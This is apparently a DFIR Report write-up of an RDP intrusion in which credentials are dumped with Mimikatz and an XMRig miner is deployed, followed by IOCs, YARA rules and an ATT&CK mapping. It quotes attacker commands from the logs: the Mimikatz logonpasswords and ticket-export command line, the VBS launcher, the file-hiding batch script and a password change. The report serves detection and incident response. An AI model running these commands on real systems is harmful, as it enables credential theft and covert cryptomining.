Real Intrusions by Real Attackers, The Truth Behind the Intrusion


coinminer rdp

January 18, 2021

A threat actor recently brute forced a local administrator password using RDP and then dumped credentials using Mimikatz. They not only dumped LogonPasswords but they also exported all Kerberos tickets. The threat actor used Advanced IP Scanner to scan the environment before RDPing into multiple systems, including a Domain Controller. After an hour of moving around the environment, they deployed XMRig on the initial compromised system before logging off. The threat actor was active on the network for about 2 hours in total.

The threat actor logged in using RDP from an IP (92.118.13[.]103) that hadn’t attempted any previous logins. The account was created the previous day using a source IP of 54.38.67[.]132, which had been trying to brute force a local admin password. The threat actor used a workstation named winstation. During the intrusion, the threat actors also used 5.122.15[.]138 to login to one of the systems.

The threat actor copied svshost.exe to C:\naz\naz and then executed it. This PE creates “XMRig CPU mine.exe” and HideAll.bat in C:\Windows\PolicyDefinitions and then executes both of them.



```
commandLine        C:\\Windows\\system32\\cmd.exe /c \"\"C:\\Windows\\PolicyDefinitions\\HideAll.bat\" \"

company            Microsoft Corporation

currentDirectory   C:\\naz\\naz\\

description        Windows Command Processor

[redacted]

hashes             SHA1=8DCA9749CD48D286950E7A9FA1088C937CBCCAD4,MD5=D7AB69FAD18D4A643D84A271DFC0DBDF,SHA
                   ASH=272245E2988E1E430500B852C4FB5E18

image              C:\\Windows\\System32\\cmd.exe

integrityLevel     High

[redacted]

originalFileName   Cmd.Exe

parentCommandLine  \"C:\\naz\\naz\\svshost.exe\"
```

The PE file that installs XMRig (svshost.exe) also has a script (HideAll.bat) imbedded in it, which is called at runtime. This is the contents of that batch file.

```
attrib +h svshost.exe
attrib +h XMRig CPU mine.exe
attrib +h config.json
attrib +h HideAll.bat
attrib +h xmrig-notls.exe
```


This script is copied to C:\Windows\PolicyDefitions\ and run, which causes the files specified to be hidden.

Before the threat actor disconnected, they changed the user password.

```
net user %USERNAME% ehs.123
```

Mimikatz was used to dump credentials from memory, as well as, export Kerberos tickets using the following command:

```
mimikatz.exe", """log"" ""privilege::debug"" ""sekurlsa::logonpasswords"" ""
```




```
.commandLine        \"C:\\Users\\[redacted]Desktop\\mimikatz_trunk\\x64\\mimikatz.exe\" \"log\" \"privilege::debug\" \"sekurlsa::logonpasswords\" \"sekurlsa::tickets /export\" \"exit
                    \"

.company            gentilkiwi (Benjamin DELPY)

.currentDirectory   C:\\Users\\[redacted]\\Desktop\\mimikatz_trunk\\x64\\

.description        mimikatz for Windows

.fileVersion        2.2.0.0

.hashes             SHA1=EBDA940F182FFB7EE87DBF150BCE569BCE64BB8D,MD5=62057620295220AB0ECEAA5C7A1F2592,SHA256=5EA61A39FFD3F7B295A5DBB84F1D7DFF63BF7B72E0C072EA15F0AC0E434012F4,IMPH
                    ASH=7C9E07271759937A59A88BB722B4DCD8

.image              C:\\Users\\[redacted]\\Desktop\\mimikatz_trunk\\x64\\mimikatz.exe

.integrityLevel     High

.logonGuid          [redacted]

.logonId

.originalFileName   mimikatz.exe

.parentCommandLine  \"C:\\Windows\\System32\\WScript.exe\" \"C:\\Users\\[redacted]\Desktop\\mimikatz_trunk\\x64\\launch.vbs\"
```

The threat actors used a vbs script named launch to execute mimikatz. This is the content of launch.vbs


```
set shell=CreateObject("Shell.Application")
shell.ShellExecute "mimikatz.exe", """log"" ""privilege::debug"" ""sekurlsa:
set shell=nothing
```

Since the log parameter was used, the output was saved to mimikatz.log




```
Using 'mimikatz.log' for logfile : OK

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords
```

The Kerberos tickets were saved to disk, due to the threat actor using sekurlsa::tickets /export.



```
image           C:\\Users\\[redacted]\Desktop\\mimikatz_trunk\\x64\\mimikatz.exe

processGuid     {008cde44-0208-6004-4386-000000001100}

processId       9848

targetFilename  C:\\Users\\[redacted]\\Desktop\\mimikatz_trunk\\x64\\[[redacted]@krbtgt-[redacted].kirbi
```

Advanced IP Scanner was used to scan the environment.



```
commandLine         \"C:\\Program Files (x86)\\Advanced IP Scanner\\advanced_ip_scanner.exe\"

company             Famatech Corp.

currentDirectory    C:\\Users\\[redacted]\Desktop\\

description         Advanced IP Scanner

hashes              SHA1=E9C693271FDCE1DD3B9C18621433550731 2161A3,MD5=0695E43202C3752967C92E0
                    ASH=974866C863139417B35A1783B019295D

image               C:\\Program Files (x86)\\Advanced IP Scanner\\advanced_ip_scanner.exe

integrityLevel      Medium

[redacted]

originalFileName    advanced_ip_scanner.exe

parentCommandLine   C:\\Windows\\Explorer.EXE
```

Task manager was opened multiple times. Possibly looking at logged in users and/or processes.

Net Accounts was used to review user policies.

```
net accounts
```

masscan and masscan gui were dropped but were not executed.

RDP was used to move laterally to multiple machines in the environment, which included domain controllers, backup machines, etc.

RDP was used to access the environment, as well as move within the environment.

XMRig was running on the system, using some CPU but not enough to cause any issues. We tend to block mining endpoints, which may have lessened the impact of this intrusion. XMRig made connection attempts to 104.140.201[.]42 & 104.142.244[.]186.

The threat actors have been using the associated Monero wallet for 738+ days and have netted around $5,159.

Was the threat actors' mission to mine Monero? Or was this a recon mission? Possibly both?

Enjoy our report? Please consider donating $1 or more to the project using Patreon. Thank you for your support!

We also have pcaps, files, and Kape packages available here. No memory captures are available for this case.

MISP https://misppriv.circl.lu/events/view/81975 & OTX https://otx.alienvault.com/pulse/60062031b621e8e94a93ff36

```
92.118.13.103
54.38.67.132
5.122.15.138
```

```
104.140.201.42
104.142.244.186
```

svshost.exe https://www.hybrid-analysis.com/sample/ba94d5539a4ed65ac7a94a971dbb463a469f8671c767f515d271223078983442/5e4357ce225259716f52ff7a

```
svshost.exe
81a4bc7617cee5761fd883413a1a26d3
f63b9e779dc48d49bb13ba0a2c31520d12cf2643
ba94d5539a4ed65ac7a94a971dbb463a469f8671c767f515d271223078983442
masscan.exe
c50f3b0b23dfe5c66561bb9297bf7bbc
5f14241aea174608a7c85127fdad042d7382277d
de903a297afc249bb7d68fef6c885a4c945d740a487fe3e9144a8499a7094131
mimikatz.exe
624ce5a34d00abe90023ddfe54be9269
0b557b7f5740d2de4f023591a8222b1c0eef7bd1
99d8d56435e780352a8362dd5cb3857949c6ff5585e81b287527cd6e52a092c1
XMRig CPU mine.exe
ab7bd2b83f10283b39ec8ea66d31429a
d21c587aff0347360ef7248f27458718e82157fb
a8b2e85b3e0f5de4b82a92b3ca56d2d889a30383a3f9283ae48aec879edd0376
```

```
[1:2024792:4] ET POLICY Cryptocurrency Miner Checkin
[1:2826930:3] ETPRO POLICY XMR CoinMiner Usage
[1:2841079:1] ETPRO TROJAN CoinMiner Known Malicious Stratum Authline (2020-
https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/
https://github.com/Neo23x0/sigma/blob/master/rules/windows/builtin/win_alert
https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/
```

Custom created Sigma rule

```
https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/Mimikatz_Command_Li
```

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-01-18
Identifier: Case 1014
Reference: https://thedfirreport.com
*/

/* Rule Set ----------------------------------------------------------------

import "pe"

rule miner_exe_svshost {
meta:
description = "exe - file svshost.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-18"
hash1 = "ba94d5539a4ed65ac7a94a971dbb463a469f8671c767f515d271223078983442"
```

```
strings:
$s1 = "* The error occured in hwloc %s inside process `%s', while" fullword
$s2 = "__kernel void find_shares(__global const uint64_t* hashes,uint64_t ta
$s3 = "lSystem.Resources.ResourceReader, mscorlib, Version=2.0.0.0, Culture=
$s4 = "svshost.exe" fullword wide
$s5 = "Could not read dumped cpuid file %s, ignoring cpuiddump." fullword as
$s6 = "%PROGRAMFILES%\\NVIDIA Corporation\\NVSMI\\nvml.dll" fullword ascii
$s7 = "void blake2b_512_process_single_block(ulong *h,const ulong* m,uint bl
$s8 = "* the input XML was generated by hwloc %s inside process `%s'." fullw
$s9 = "blake2b_512_process_single_block(hash,m,blockTemplateSize);" fullword
$s10 = "F:\\Apps\\cSharp\\myMinerup\\myM\\myM\\obj\\Debug\\svshost.pdb" full
$s11 = "|attrib +h svshost.exe" fullword ascii
$s12 = "Found non-x86 dumped cpuid summary in %s: %s" fullword ascii
$s13 = "GetCurrentProcessorNumberExProc || (GetCurrentProcessorNumberProc &&
$s14 = "__kernel void blake2b_initial_hash(__global void *out,__global const
$s15 = "* hwloc %s received invalid information from the operating system."
$s16 = "__local exec_t* execution_plan=(__local exec_t*)(execution_plan_buf+
$s17 = "__kernel void execute_vm(__global void* vm_states,__global void* rou
$s18 = "__kernel void execute_vm(__global void* vm_states,__global void* rou
$s19 = "__local exec_t* execution_plan=(__local exec_t*)(execution_plan_buf+
$s20 = "__kernel void blake2b_initial_hash(__global void *out,__global const
condition:
uint16(0) == 0x5a4d and filesize < 19000KB and
8 of them
}

rule mimikatz_1014 {
meta:
description = "exe - file mimikatz.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-18"
hash1 = "99d8d56435e780352a8362dd5cb3857949c6ff5585e81b287527cd6e52a092c1"
strings:
$x1 = "ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx
$x2 = "ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx
$x3 = "ERROR kuhl_m_lsadump_lsa ; kull_m_process_getVeryBasicModuleInformati
$x4 = "ERROR kuhl_m_lsadump_getComputerAndSyskey ; kull_m_registry_RegOpenKe
```

```
$x5 = "ERROR kuhl_m_lsadump_dcsync ; kull_m_rpc_drsr_ProcessGetNCChangesRepl
$x6 = "ERROR kuhl_m_lsadump_trust ; kull_m_process_getVeryBasicModuleInforma
$x7 = "ERROR kuhl_m_lsadump_getUsersAndSamKey ; kuhl_m_lsadump_getSamKey KO"
$x8 = "ERROR kuhl_m_lsadump_lsa_getHandle ; OpenProcess (0x%08x)" fullword w
$x9 = "ERROR kuhl_m_lsadump_netsync ; I_NetServerTrustPasswordsGet (0x%08x)"
$x10 = "ERROR kuhl_m_dpapi_chrome ; Input 'Login Data' file needed (/in:\"%%
$x11 = "ERROR kuhl_m_kernel_processProtect ; Argument /process:program.exe o
$x12 = "ERROR kuhl_m_lsadump_getHash ; Unknow SAM_HASH revision (%hu)" fullw
$x13 = "ERROR kuhl_m_lsadump_sam ; kull_m_registry_RegOpenKeyEx (SAM) (0x%08
$x14 = "ERROR kull_m_rpc_drsr_ProcessGetNCChangesReply_decrypt ; Checksums d
$x15 = "ERROR kuhl_m_lsadump_enumdomains_users ; /user or /rid is needed" fu
$x16 = "ERROR kuhl_m_lsadump_changentlm ; Argument /oldpassword: or /oldntlm
$x17 = "livessp.dll" fullword wide /* reversed goodware string 'lld.pssevil'
$x18 = "ERROR kuhl_m_lsadump_enumdomains_users ; SamLookupNamesInDomain: %08
$x19 = "ERROR kuhl_m_lsadump_getComputerAndSyskey ; kuhl_m_lsadump_getSyskey
$x20 = "ERROR kuhl_m_lsadump_getKeyFromGUID ; kuhl_m_lsadump_LsaRetrievePriv
condition:
uint16(0) == 0x5a4d and filesize < 3000KB and
( pe.imphash() == "a0444dc502edb626311492eb9abac8ec" or 1 of ($x*) )
}

rule masscan_1014 {
meta:
description = "exe - file masscan.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-18"
hash1 = "de903a297afc249bb7d68fef6c885a4c945d740a487fe3e9144a8499a7094131"
strings:
$x1 = "User-Agent: masscan/1.0 (https://github.com/robertdavidgraham/masscan
$s2 = "Usage: masscan [Options] -p{Target-Ports} {Target-IP-Ranges}" fullwor
$s3 = "GetProcessAffinityMask() returned error %u" fullword ascii
$s4 = "Via: HTTP/1.1 ir14.fp.bf1.yahoo.com (YahooTrafficServer/1.2.0.13 [c s
$s5 = "C:\\Documents and Settings\\" fullword ascii
$s6 = "android.com" fullword ascii
$s7 = "youtube.com" fullword ascii
```

```
$s8 = "espanol.yahoo.com" fullword ascii
$s9 = "brb.yahoo.com" fullword ascii
$s10 = "malaysia.yahoo.com" fullword ascii
$s11 = "att.yahoo.com" fullword ascii
$s12 = "hsrd.yahoo.com" fullword ascii
$s13 = "googlecommerce.com" fullword ascii
$s14 = "maktoob.yahoo.com" fullword ascii
$s15 = "*.youtube-nocookie.com" fullword ascii
$s16 = "# TARGET SELECTION (IP, PORTS, EXCLUDES)" fullword ascii
$s17 = "www.yahoo.com" fullword ascii
$s18 = "x.509 parser failure: google.com" fullword ascii
$s19 = "-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth" fullw
$s20 = "urchin.com" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 700KB and
( pe.imphash() == "9b0b559e373d62a1c93e615f003f8af8" or 10 of them)
}

rule XMRig_CPU_mine_1014 {
meta:
description = "exe - file XMRig CPU mine.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-18"
hash1 = "a8b2e85b3e0f5de4b82a92b3ca56d2d889a30383a3f9283ae48aec879edd0376"
strings:
$s1 = "* The error occured in hwloc %s inside process `%s', while" fullword
$s2 = "__kernel void find_shares(__global const uint64_t* hashes,uint64_t ta
$s3 = "Could not read dumped cpuid file %s, ignoring cpuiddump." fullword as
$s4 = "%PROGRAMFILES%\\NVIDIA Corporation\\NVSMI\\nvml.dll" fullword ascii
$s5 = "void blake2b_512_process_single_block(ulong *h,const ulong* m,uint bl
$s6 = "* the input XML was generated by hwloc %s inside process `%s'." fullw
$s7 = "blake2b_512_process_single_block(hash,m,blockTemplateSize);" fullword
$s8 = "Found non-x86 dumped cpuid summary in %s: %s" fullword ascii
$s9 = "GetCurrentProcessorNumberExProc || (GetCurrentProcessorNumberProc &&
$s10 = "__kernel void blake2b_initial_hash(__global void *out,__global const
$s11 = "* hwloc %s received invalid information from the operating system."
$s12 = "__local exec_t* execution_plan=(__local exec_t*)(execution_plan_buf+
$s13 = "__kernel void execute_vm(__global void* vm_states,__global void* rou
$s14 = "__kernel void execute_vm(__global void* vm_states,__global void* rou
$s15 = "__local exec_t* execution_plan=(__local exec_t*)(execution_plan_buf+
$s16 = "__kernel void blake2b_initial_hash(__global void *out,__global const
$s17 = "nvml.dll" fullword ascii
$s18 = "__kernel void Groestl(__global ulong *states,__global uint *BranchBu
$s19 = "__kernel void Blake(__global ulong *states,__global uint *BranchBuf,
$s20 = "__kernel void JH(__global ulong *states,__global uint *BranchBuf,__g
condition:
uint16(0) == 0x5a4d and filesize < 19000KB and
( pe.imphash() == "5c21c3e071f2116dcdb008ad5fc936d4" or 8 of them )
}
```

Command-Line Interface – T1059

Create Account – T1136

Credential Dumping – T1003

External Remote Services – T1133

Graphical User Interface – T1061

Hidden Files and Directories – T1564.001

Local Account – T1087.001

Network Service Scanning – T1046

Remote Services – T1021

Resource Hijacking – T1496

Internal case 1014

Twitter LinkedIn Reddit Facebook WhatsApp

TRICKBOT STILL ALIVE AND WELL

BAZAR, NO RYUK?

Search …

Search

Type your email…

Subscribe

Proudly powered by WordPress | Copyright 2023 | The DFIR Report | All Rights Reserved